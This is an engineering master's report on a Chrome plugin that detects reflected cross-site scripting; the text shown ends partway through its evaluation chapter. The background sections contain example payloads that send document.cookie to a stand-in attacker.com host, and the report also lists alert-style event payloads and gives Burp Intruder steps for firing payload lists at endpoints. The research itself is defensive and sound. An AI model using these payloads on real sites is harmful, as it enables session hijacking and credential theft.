A Chrome Plugin to Detect Reflected XSS Attacks

by

Sanjay Dutt

A Report Submitted in Partial Fulfillment
of the Requirements for the Degree of

MASTER OF ENGINEERING

in the Department of Electrical and Computer Engineering

Supervisory Committee

Dr. Issa Traore, Department of Electrical and Computer Engineering
Supervisor

Dr. Isaac Woungang, Department of Electrical and Computer Engineering
Department Member

Abstract

Nowadays, web applications have become one of the standard platforms for delivering and representing data and services released over the World Wide Web. Since web applications are more and more utilized for security-critical services, they have turned out to be a well-liked and precious target for hackers. Cross-site scripting (XSS) is a class of web application vulnerabilities that allow attackers to execute malicious scripts in the user's browser. XSS is by far the most common type of web application vulnerability, appearing in every OWASP Top 10 list from the very first edition. Though many modern web applications use third party filtering applications to detect XSS attacks, there are several evasion techniques which can be applied to bypass such filters. In this project, we investigated the characteristics of XSS evasion payloads, and leveraged such knowledge to develop a Chrome plugin to detect and filter reflected XSS, which is one of most insidious forms of web attacks. To evaluate the plugin, we compiled and used a large collection of XSS payloads from various public sources, along with a dataset of existing whitelisted URLs. The evaluation yielded very encouraging performance results in terms of detection rate and false positive rate.

Contents

Supervisory Committee **2**

Abstract **3**

Tables **6**

Figures **7**

Glossary **8**

Acknowledgment **9**

Dedication **10**

Chapter 1 Introduction **11**
1.1 Context 11
1.2. Project Objectives 12
1.3 Report Outline 13

Chapter 2 Background on XSS Attacks and Filtering **14**
2.1 XSS Attack Vectors 14
2.1.1 Stored cross-site scripting 15
2.1.2 Reflected cross-site scripting 15
2.1.3 DOM-based cross-site scripting 16
2.2 XSS Filtering 17
2.3 Summary 17

Chapter 3 XSS Payloads Compilation and Components **18**
3.1 Payload Compilation Procedure 18
3.2 Creating Custom XSS Payloads 19
3.3 Payload Components 22
3.4 Summary 25

Chapter 4 Chrome Plugin Design and Implementation **26**
4.1 Plugin Architecture 26
4.2 Interceptor 27
4.3 XSS Engine 28
4.3.1 Transform URL 28
4.3.2 Signatures 28
4.3.3 Policies 29
4.3.4 Blocking Mechanism 30

4.4 Summary 30

Chapter 5 Evaluation **32**

5.1 Evaluation Approach and Environment 32

5.2 Results and Analysis 34

5.3 Cross scripting attacks and Plugin Effectiveness 38

5.4 Summary 38

Chapter 6 Conclusion **39**

6.1 Summary 39

6.2 Future Work 39

References **41**

Tables

Table 3.1 Sources of XSS payloads used to create our collection 18

Table 3.2 List of HTML tags 20

Table 3.3. List of JavaScript events 21

Table 3.4 Payload components 23

Table 3.5 Special attributes 23

Table 3.6 Tags 24

Table 3.7 Pseudo protocol 24

Table 3.8 Malicious code 24

Table 3.9 Events 24

Table 3.10 Closed characters 24

Table 4.1 Request object attributes 27

Table 4.2 Signature attributes 29

Table 4.3 Policy attributes 30

Table 5.1 XSS attack vector types and plugin detection ability 34

Table 5.2 XSS payload detection rates per source and overall 36

Table 5.3 Benign payload detected as malicious 37

Table 5.4 Plugin effectiveness for different attack contexts 38

Figures

Figure 2.1 An example of Stored XSS 14

Figure 2.2: Example of reflected XSS attack code 15

Figure 2.3 Reflected XSS attack 16

Figure 4.1 Chrome plugin design 26

Figure 4.2 Frame matching condition 28

Figure 4.3 Special HTML attributes matching signature 29

Figure 4.4 Sample policy to look for “xss_payload” 30

Figure 4.5 Chrome tab update 30

Figure 5.1 Intercepting request 33

Figure 5.2 Payloads status 33

Figure 5.3 XSS between HTML tags 34

Figure 5.4 XSS payload after previous tag closed 35

Figure 5.5 Payload sample that creates an onfocus event which will execute JavaScript when the element receives the focus 35

Figure 5.6 Vulnerable code 35

Figure 5.7 XSS payload 36

Figure 5.8 Breaking out of JavaScript string payload 36

Figure 5.9 Samples from the whitelisted URL dataset 37

Glossary

XSS: Cross site scripting

FP: False Positives

OWASP: Open Web Application Security Project

WAF: Web Application Firewall

DOM: Document Object Model

Acknowledgment

I would like to thank my supervisor, **Dr. Issa Traore**, for his constant guidance, support and motivation for my project and throughout my program.

Dedication

My amazing mother.

Chapter 1 Introduction

1.1 Context

The last decades have seen a dramatic increase in the number of cybersecurity incidents and the sophistication and diversity of the attack methods. Due to the extreme popularity and ubiquity of the Internet, the number of cyber-attacks against web applications has significantly overtaken the number of attacks happening primarily through networks. Cyber-attacks against web applications occur through pernicious uses of modern web framework features such as programmability, dynamicity, and flexibility.

Web attacks can be categorized into client-side attacks and server-side attacks.

Server-side attacks exploit vulnerabilities in server-side web application components to compromise, disrupt or penetrate the organization hosting such servers. A significant amount of resources are available (e.g., web application firewall, host intrusion detection systems, etc.) to secure the servers hosting sensitive information against server-side attacks.

The appearance of client-side attacks coincides with the emergence of Web 2.0 technologies. Rather than attacking the servers deployed in the organization security perimeter, client-side attacks allow attacking directly the web application's clients and users, who represent easy preys because they are not as strongly guarded as servers and represent in some way the weakest link.

One of the most dangerous forms of client-side attacks that has appeared consistently in the top-10 threat maintained by the Open Web Application Security Project (OWASP) is cross-site scripting (XSS) attack [1].

Cross-Site Scripting (XSS) is a known web attack. It occurs when malicious web code is sent or executed, usually in script form, from the browser on the victim's computer, using web applications. With this execution, hackers could access personal information such as saved passwords or steal the user cookies to hijack their identity in a fraudulent session. So, it offers the attackers the possibility of stealing sensitive data or even being able to take control of certain devices.

Usually, attackers make themselves aware of all the endpoints that a web application has. Then they try to exploit these endpoints using crafted payloads to inject the malicious code into the website. Here attackers will try all sorts of combinations against the endpoints to find out which payload can work out. After knowing which one works successfully, they will further proceed with the XSS attack.

Implementing server-side solutions to protect web applications is not always effective, in particular when faced with client-side attacks that bypass the server altogether. Therefore, the providers of browsers such as Firefox, Chrome, or Microsoft Edge have tried to develop filters to act on the client-side and defend against these attacks. Also, another available solution in the market is to use web application firewalls (WAF) to filter and block malicious web queries. WAF is different from the network firewall. It monitors all the endpoints to identify any unusual request parameter passed through endpoints and then either flag or block such request. Despite their popularity, hackers can evade WAF filters by crafting adequate payload. We will in this report study some payloads which are used nowadays to bypass such filters.

1.2. Project Objectives

The objectives of the MENG project are to conduct a comprehensive review of existing XSS payloads, identify new payloads, when possible, structure the identified payloads. By leveraging the knowledge garnered from the payloads, our objective is to develop a Chrome plugin to detect reflected XSS, which is one of the most insidious forms of web attacks.
During the project, I gathered all such payloads that have been used by security teams, bounty hunters, or attackers to conduct the XSS attacks on web applications and successfully bypass the filters that were protecting the applications against such threats and compiled a knowledge base of XSS attack vectors using a structured template. Next, I designed and developed the Chrome plugin. The empirical evaluation was done by deploying the payloads in the browser plugin and executing various attack scenarios.

1.3 Report Outline

The remaining chapters are structured as follows.

Chapter 2 provides an overview of XSS attacks and different types of XSS attack vectors and discusses existing XSS filtering mechanisms. Chapter 3 presents our procedure to identify and collect XSS payloads, and present and discuss sample payloads. In Chapter 4, we present a chrome plugin to detect and block the XSS payloads. Chapter 5 presents our payload evaluation setup and discusses the evaluation results. Chapter 6 makes concluding remarks and discusses future works.

Chapter 2 Background on XSS Attacks and Filtering

In this chapter we present the different categories of XSS attacks and give an outline of available filtering schemes.

2.1 XSS Attack Vectors

XSS attacks take advantage of coding flaws in web applications that allow attackers to execute malicious code in the user's active browsing session. And, once an attacker can run code in your browser then opportunities are endless such as account hijacking, login credentials thefts, sensitive data exposure, etc.

There are 3 main types of XSS attack vulnerabilities: stored (also called persistent) XSS, reflected (non-persistent) XSS, and DOM-based XSS.



Figure 2.1 An example of stored XSS

Though the results of a successful attack by exploiting any of the above vulnerability types may be similar, the three of them differ significantly when it comes to injecting malicious code into the system.

2.1.1 Stored cross-site scripting

Stored or persistent cross-site scripting happens when servers do not sanitize the user's input (i.e., web request data). This ultimately creates a vulnerability whereby an attacker can craft and store malicious code in the server-side database. Later, during a legitimate browsing session, another user would unknowingly fetch the web page that contains the malicious code and end up executing this malicious code in their active session. The other user would not even know that something malicious is executing on their side. This attack could affect multiple users without any further action by the attacker. Figure 2.2 depicts an example of stored XSS attack. As for example, suppose a website has some online forum where users interact with each other. If the website is not properly sanitizing the user's input, then an attacker can inject malicious code as a comment on the forums. Later, another user trying to fetch this page will share their cookie with the attacker without even knowing about it.

```
Username:
user123<script>document.location='https://attacker.com/?cookie='+encodeURIComponent
(document.cookie)</script>
Registered since: 2016
```

Figure 2.2: Example of reflected XSS attack code

2.1.2 Reflected cross-site scripting

Reflected XSS vulnerability happens when unsanitized user input due to some flaw in a web application directly reflects on the web page. It allows an attacker to inject malicious code into the URL, such as the sample code depicted by Figure 2.3. Then the URL is shared with other users. The victim will check the domain part and think it is all legitimate. As they click on the URL the malicious code will be executed in the web page as a legitimate part of the code.

For example, the below website uses user input as a part of its web page due to which it is vulnerable to such attacks:

https://valid-domain.com/news?q=web+security

We found the following results for “web security”:

Now that the attacker knows that the web page is not sanitizing search parameters they can append a malicious code to the search parameter as shown below:

https://valid-domain.com/news?q=<script>document.location='https://attacker.com/log.php?c=' + encodeURIComponent(document.cookie)</script>

Figure 2.3 Reflected XSS attack

A URL shortener can also be used to obscure the malicious part of the URL which leads the user to believe that it is a valid URL and upon clicking on it the malicious part will be executed.

2.1.3 DOM-based cross-site scripting

DOM-based XSS is an XSS attack where the attack payload is executed because of altering the “DOM” environment that led the client to run the malicious code without the client even knowing about it. The code will not change but the malicious script in the DOM environment will cause the client code in the page to execute in a different way.

For example,

http://www.valid-domain.com/news.html#weather can be twisted into http://www.valid-domain.com/news.html#<script>document.location='https://attacker.com/log.php?c=' + document.cookie</script>, exposing the cookie value to the attacker.

2.2 XSS Filtering

At the web application level, every input parameter is sanitized to detect and prevent malicious code injection. There are two ways by which filtering can be done, either at the browser level or

at the server-side. As XSS attacks are so widespread and dangerous, existing browsers have started filtering XSS on the client-side to minimize the risk of XSS attacks.

The general idea of XSS filtering is to scan every input parameter carefully and look for any malicious code, such as <script> tags in unusual places where these are not supposed to be, either to flag or prevent XSS. A common approach for XSS filtering is to match input parameters using regular expressions and code string blacklists. If any malicious code match is found, then the browser filters or blocks such web requests or web pages. XSS filtering by the browser is effective only against reflected XSS attacks, where the malicious code injected by the attacker is directly reflected in the client browser. Filters and code auditors are of no use in the face of XSS attempts where the attack code is not parsed by the browser, including DOM-based XSS and stored XSS. Server-side filters, in turn, can help against reflected and stored XSS but are helpless against DOM-based attacks, as the exploit code never arrives at the server. And while input filtering by the web application itself can theoretically detect all types of XSS attacks, it comes with its own serious limitations – it can interfere with automated filters and requires frequent updates to keep up with new exploits.

2.3 Summary

In this chapter, we have discussed the various types of an XSS attack - reflected XSS, stored XSS and DOM-based XSS. In the next chapter, we will compile payloads from various public sources and identify XSS characteristics and components that can be used for detection.

Chapter 3 XSS Payloads Compilation and Components

To better understand the components of XSS, we have gathered a large collection of XSS payloads and created one database with it. Collecting payloads has given us in-depth detail of major components of XSS. The intent is to find a common pattern followed in making XSS payloads and then come up with a mechanism to classify and recognize such payloads.

In this chapter, we start by presenting the process that was followed to collect all the payloads. Next, we discuss how to create custom XSS payloads. Afterwards, the components or characteristics of XSS payload are discussed in detail.

3.1 Payload Compilation Procedure

Cyber security organizations such as PortSwagger and the Open Web Application Security Project (OWASP) are actively working to find new XSS payloads. We analyzed their knowledge base such as blogs and community forums to look for new XSS attack vectors and add them to our collection.

Also, PortSwagger [4] and OWASP [5] provide cheat sheets on creation of XSS payloads. Using those cheat sheets, we augmented the initial collection by creating several additional payloads.

Top cybersecurity researchers and experts around the world also maintain Github repositories [7,8,9] that contain a list of XSS payloads. We conducted a comprehensive review of many such collections and imported relevant ones to our database.

OSWAP XSS Evasion cheat Sheet
PortSwigger XSS cheat Sheet
Tiny-XSS-Payloads Github Repo
xss-payload-list Github Repo
XSS Payload Twitter Feed

Table 3.1 Sources of XSS payloads used to create our collection

There are also a few active communities on twitter forums who are sharing new XSS payloads that they have discovered and validated from their side. We reviewed many of these payloads and added relevant ones to our collection.

Table 3.1 lists the different sources used to compile our XSS payload database. In total 2714 payloads were collected and stored in Google sheet categorized by sources from which they are collected.

One of the goals is to maintain such sheets and then use Burp Intruder to use them against a target Web application API to see if there is any such payload which can be executed on the website and if yes then reinforcement can be applied to stop such XSS payloads.

3.2 Creating Custom XSS Payloads

Any HTML code that can be executed on the victim's machine is an XSS payload. That means apart from the above-discussed payloads and the ones that we have in the knowledge base, a custom XSS attack vector can also be created.

Usually, an XSS payload has two components: an HTML tag and an event attribute associated with the tag that runs the code, for example, to steal a Cookie from a user's active session.

Tables 3.2 and 3.3 provide two lists, one for HTML tags and another one for the events, respectively. An XSS payload can be made from a combination of both. The following payload is used as an example taken from the PortSwagger website:

- Fires after script is executed

```
<body onafterscriptexecute=alert(1)><script>1</script>
```

- Fires when the element is loaded

```
<img src=validimage.png onload=alert(1)>
```

a	custom tags	main	img	section
a2	data	map	img2	select
abbr	datalist	mark	input	set
acronym	dd	marquee	input2	shadow
address	del	menu	input3	slot
animate	details	menuitem	input4	small
animatemotion	dfn	meta	ins	source
animatetransfor	dialog	meter	isindex	spacer
m	dir	multicol	kbd	span
applet	div	nav	keygen	strike
area	dl	nextid	label	strong
article	dt	nobr	legend	style
aside	element	noembed	li	sub
audio	em	noframes	link	summary
audio2	embed	noscript	listing	sup
b	fieldset	object	svg	xmp
base	figcaption	ol	table	
basefont	figure	optgroup	tbody	
bdi	font	option	td	
bdo	footer	output	template	
bgsound	form	p	textarea	
big	frame	param	tfoot	
blink	frameset	picture	th	
blockquote	h1	plaintext	thead	
body	head	pre	time	
br	header	progress	title	
button	hgroup	q	tr	
canvas	hr	rb	track	
caption	html	rp	tt	
center	i	rt	u	
cite	iframe	rtc	ul	
code	iframe2	ruby	var	
col	image	s	video	
colgroup	image2	samp	video2	
command	image3	script	wbr	

Table 3.2 List of HTML tags

onactivate onafterprint onafterscriptexecute onanimationcancel onanimationend onanimationiteration onanimationstart onauxclick onbeforeactivate onbeforecopy onbeforecut onbeforedeactivate onbeforepaste onbeforeprint onbeforescriptexecut e onbeforeunload onbegin onblur onbounce oncanplay oncanplaythrough onchange onclick onclose oncontextmenu oncopy oncuechange oncut ondblclick ondeactivate ondrag ondragend ondragenter ondragleave ondragover ondragstart	ondrop ondurationchange onend onended onerror onfinish onfocus onfocusin onfocusout onfullscreenchange onhashchange oninput oninvalid onkeydown onkeypress onkeyup onload onloadeddata onloadedmetadata onloadend onloadstart onmessage onmousedown onmouseenter onmouseleave onmousemove onmouseout onmouseover onmouseup onmousewheel onmozfullscreenchange onpagehide onpageshow onpaste onpause onplay	onplaying onpointerdown onpointerenter onpointerleave onpointermove onpointerout onpointerover onpointerrawupdate onpointerup onpopstate onprogress onreadystatechange onrepeat onreset onresize onscroll onsearch onseeked onseeking onselect onselectionchange onselectstart onshow onstart onsubmit ontimeupdate ontoggle ontouchend ontouchmove ontouchstart ontransitioncancel ontransitionend ontransitionrun ontransitionstart onunhandledrejection onunload	onvolumechange onwaiting onwebkitanimatio nend onwebkitanimatio niteration onwebkitanimatio nstart onwebkittransition end onwheel

Table 3.3. List of JavaScript events

3.3 Payload Components

The number of XSS attack vectors is large, but they are not arbitrarily generated. Attack vectors have certain semantic rules and characteristics [2]. Through our collection and study, we found that the attack vectors have the following characteristics.

An Attack vector is made up of HTML tags and events. Some events – onload, onafterscriptexecute, etc. – do not need any user interaction, they just trigger after loading. On the other hand, some events – onclick – need some interactions from the user side.

An attack vector also needs to have a closed character, to comply with the output context.

XSS attack vectors can execute attack codes for different purposes. The components of the XSS attack vector are shown in Table 3.4 and described as follows:

(a) **Special attributes:** Attackers can use special attributes to trigger a browser's JavaScript parser to analyze, communicate with the external resources, or execute the JavaScript attack code. The special attributes commonly used in XSS attacks are shown in Table 3.5.

(b) **Tags:** In HTML, special attributes attached to HTML tags, and all tags that can contain special attributes can become elements of XSS attack vector. The most used tags are shown in Table 3.6.

(c) **Pseudo protocols:** in HTML, special attributes require a pseudo protocol to load the attack code. The pseudo protocols commonly used in attack vectors are shown in Table 3.7. When the data pseudoprotocol transmits data, the content needs to be encrypted with Base64, so the attack code format based on the data pseudoprotocol is data:text/html;base64,[malicious code]. The code in [malicious code] is the code after Base64 encryption.

(d) **Malicious code:** is the core component of the attack vector. It is composed of JavaScript code, and the code will be different for different attack purposes. In this report, it is mainly used for vulnerability detection in web applications, so the pop-up and jump JavaScript functions are selected as the component factors of the attack vector as shown in Table 3.8.

(e) **Closed characters:** the closed character is a significant part of the XSS attack vector. By closing tags, attributes, or other codes in the original HTML and changing the DOM

structure, so that the injected attack vector conforms to the context of the output location, it is possible to successfully execute the attack code in the attack vector. Table 3.10 provides a listing of the closed characters used in the payload.

(f) **Events:** event is an event-driven attribute of tags in HTML, and JavaScript code can be executed by triggering a specific event. Event-driven and executed code does not require pseudoprotocols or script tags. For instance, the onerror event is a common event that can directly trigger execution, while events such as onmouseover need to be triggered after the mouse passes over the component. Common events are shown in Table 3.9.

Tags
Special Attributes
Pseudo Protocols
Malicious Code
Closed Characters
Events

Table 3.4 Payload components

src	poster
data	dynsrc
code	location
name	action
background	lowsrc
formaction	href

Table 3.5 Special attributes

<a>	.<p>

<img>	<body>
<script>	<var>
	<object>
<input>	<select>
<iframe>	<frameset>
<embed>	<svg>
<video>	<audio>

Table 3.6 Tags

Javascript
data

Table 3.7 Pseudo protocol

alert()	confirm()
prompt()	self.location
top.location	location.href

Table 3.8 Malicious code

onerror	onclick
onblur	onmousedown
onmouseup	onmouseover
onmousemove	

Table 3.9 Events

>
‘
“

-->

Table 3.10 Closed characters

3.4 Summary

In this chapter, we discuss the procedure used to compile our payload database and identify the key components of typical XSS payload. Next, we will design and implement a chrome plugin to block XSS payloads. We will discuss the design of the chrome plugin and the mechanism that it uses to classify XSS payloads.

Chapter 4 Chrome Plugin Design and Implementation

In the previous chapter, we discussed all the major components of an XSS payload. Usually, a victim gets a link from some source and upon clicking on it, the browser executes that request along with the malicious payload. To defend users from such attack, a Chrome Plugin [6] is proposed that will analyze and parse content of each URL to see if it contains XSS payload. Initially the idea came from "Request and Response Analysis Framework for Mitigating Clickjacking Attacks," research by Hossain et al, a proxy server to detect and analyze the Request and response of HTTP requests to stop Clickjacking attacks [3]. In this chapter, we present the design of the plugin and give an overview of its implementation.

4.1 Plugin Architecture

Figure 4.1 illustrates the high-level architecture of the proposed plugin. The plugin architecture involves three major components: the interceptor, the XSS engine, and the payload signatures and policies database.



Figure 4.1 Chrome plugin design

As a user clicks on a URL, the interceptor intercepts the request and before fetching the content from the Internet, it sends that request to the XSS Engine. The XSS Engine matches the URL

against the signature & policies to detect the XSS payload. If matched, then the plugin redirects the request to error.html otherwise it fetches the requested resources from the URL.

4.2 Interceptor

Every request made from the browser is intercepted and analyzed before it reaches the server using the **chrome.webRequest.onBeforeRequest method** provided by the Chrome API.

The onBeforeRequest method receives an object containing details about the request. Table 4.1 describes the attributes of the object.

Attribute	**Description**
frameId	● 0 indicates that the request happens in the main frame. ● a positive value indicates the ID of a subframe in which the request happens.
initiator	The origin where the request was initiated. This does not change through redirects. If this is an opaque origin, the string 'null' will be used.
method	Standard HTTP method.
parentFrameId	ID of frame that wraps the frame which sent the request. Set to -1 if no parent frame
url	url on which user clicked on
type	How the requested resource will be used.
tabId	The ID of the tab in which the request takes place. Set to -1 if the request is not related to a tab

Table 4.1 Request object attributes

As the browser makes a massive number of requests, it is not feasible to analyze every request as it will add more time to each request and hence degrade the user experience while browsing.

We are mainly interested in two types of requests: one made directly from the browser tab, and another from iFrame in the HTML page.

Interceptor is programmed to only analyze request calls that satisfy the conditions shown by Figure 4.2.

```
type == “main_frame” OR type == “sub_frame”
```

Figure 4.2 Frame matching condition

The onBeforeRequest method calls a method named “verifica_site” which takes “URL” and “tabId” as inputs.

4.3 XSS Engine

The method named "verfica_site" is at the heart of the chrome plugin. This method takes two input parameters: URL and tabId. First, it will transform the URL using the RequestHandler object. Next, the **analyzeRequest** method of RequestHandler is called which returns the action that will be done against the request. Lastly, if the “Reflected XSS” is detected in the URL then Chrome will redirect the browser request to “**error.html**” page and send a notification using chrome notification feature. Below those components will be discussed in detail.

4.3.1 Transform URL

1. First the JavasScript object is to be created by passing the URL in the constructor of RequestHandler.
2. A constructor decodes the URL using the JavaScript method decodeURIComponent and then finally calls toLowerCase method on that URL.

4.3.2 Signatures

A signature contains a series of tokens which match against the URL; a sample signature is shown in Figure 4.3. Table 4.2 shows the attributes of a signature. A JSON file containing all the rules is uploaded on the server. And when the first time a plugin is installed on the browser, the **request_config** object is initialized with those rules.

The Chrome plugin has a method named “**match_signatures**” which takes the URL as a parameter and returns the list of signature Ids against which a match is happening.

The key attributes starting with “match” are the condition clauses. A signature is only matched if the URL satisfies all the conditional clauses.

Name	Description
signature_id	ID of signature
signature_name	Name of signature
signature_description	Description of signature
match_if_include	Contains an array of tokens where all tokens must be in the URL for the signature to be matched.
match_if_not_includes	Contains an array of tokens where none of the tokens should match with the URL for the signature to be matched.
match_if_includes_any	Contains an array of tokens where if any token matches with the URL, then signature is matched.

Table 4.2 Signature attributes

```
{
        "signature_id": 12,

        "signature_name": "Special HTML attributes",

        "signature_description": "Special HTML attributes that can be used to trigger XSS",

        "match_if_includes": [],

        "match_if_includes_any": ["src", "dynsrc", "lowsrc", "href", "action", "data",
"background", "formaction", "poster", "code", "location", "name"],

        "match_if_not_includes": []
}
```

Figure 4.3 Special HTML attributes matching signature

4.3.3 Policies

Policies attributes, as shown in Table 4.3, define actions to take once a list of preset signature IDs matched against a URL. A sample of policy is shown in Figure 4.4.

The chrome plugin has a method named "**fetch_policy**" which takes matched_signature_ids as input and then returns the first policy which is matched against those Ids.

Name	**Description**
policy_id	Id of the policy
policy_name	Name of the policy
applied_if_signatures_matched	Contains an array of signature_ids
actions_to_be_applied	Contains an array of actions ids to be applied to the request.

Table 4.3 Policy attributes

```
{
        "policy_id": 4,
        "policy_name": "xss_payload",
        "applied_if_signatures_matched": [9, 11, 12],
        "actions_to_be_applied": [4]
}
```

Figure 4.4 Sample policy to look for "xss_payload"

4.3.4 Blocking Mechanism

The final stage of the XSS engine is to act based on the result returned from the **analyzeRequest**. If the XSS attack is detected only then this mechanism activates. Upon detecting an XSS attack, the blocking mechanism uses **chrome.tabs.update** (Figure 4.5) and tabId that it received early in the process to redirect the browser request to "error.html"

```
chrome.tabs.update(tabId, { url: "/error.html?url=" + url })
```

Figure 4.5 Chrome tab update

4.4 Summary

In this chapter, we have discussed the details of the design of our proposed chrome plugin, which defends against reflected XSS attacks by classifying potential payloads before the request reaches the server. In the next chapter, we will evaluate the plugin against the XSS payloads that we collected to assess its effectiveness.

Chapter 5 Evaluation

In this chapter, we will evaluate the proposed chrome plugin against the compiled XSS payloads database. We will also discuss different attack contexts and check the effectiveness of the chrome plugin in those contexts.

5.1 Evaluation Approach and Environment

For evaluation purposes, we use as target environment the Google chrome browser version 102.0.5005.61. We run a series of payloads against "verifica_site", the method which is used to detect the XSS payload.
Currently all the payloads are in plain English text and maintained in one Google sheet. We first encode all the URLs and then move them into separate CSV files. After that we call the "verifica_site" method for each payload to check whether the plugin has detected it or not.

To test the various attack types – Reflected, Stored or DOM, we use PortSwagger platform practice exercises. To launch the attacks, we use Burp Intruder penetration testing toolkit. Burp is a cybersecurity toolkit that enables conducting an XSS attack on any website using a collection of XSS attack vectors. The execution of the attack using Burp involves three phases as follows:

1. **Intercepting the Request**
   Once you discover the endpoints that you are going to attack, inject the standard payload (as shown in Figure 5.1) and copy the URL. Open Burp Intruder (which is a module in Burp), go to the proxy tab and click on Open Browser. Paste the URL and press Enter. At the same time, the request will start reflecting under the proxy tab as shown in Figure 5.1.
2. **Setting up the attack**
   After the Interceptor has intercepted the endpoints, right click on the request, and send it to the intruder. Next, create a position, i.e., a place, in the URL where the payloads will be injected one by one. Afterwards, go to the payload section and load the payloads.

3. Launching the attack

After loading all the payloads, click on Start attack. Once an attack is started, a window will appear and start rendering details for each request such as status, error, etc. A request with status 200 as shown in Figure 5.2 is successful and an attacker can copy the payload to create the real attack against the victim.



Figure 5.1 Intercepting request

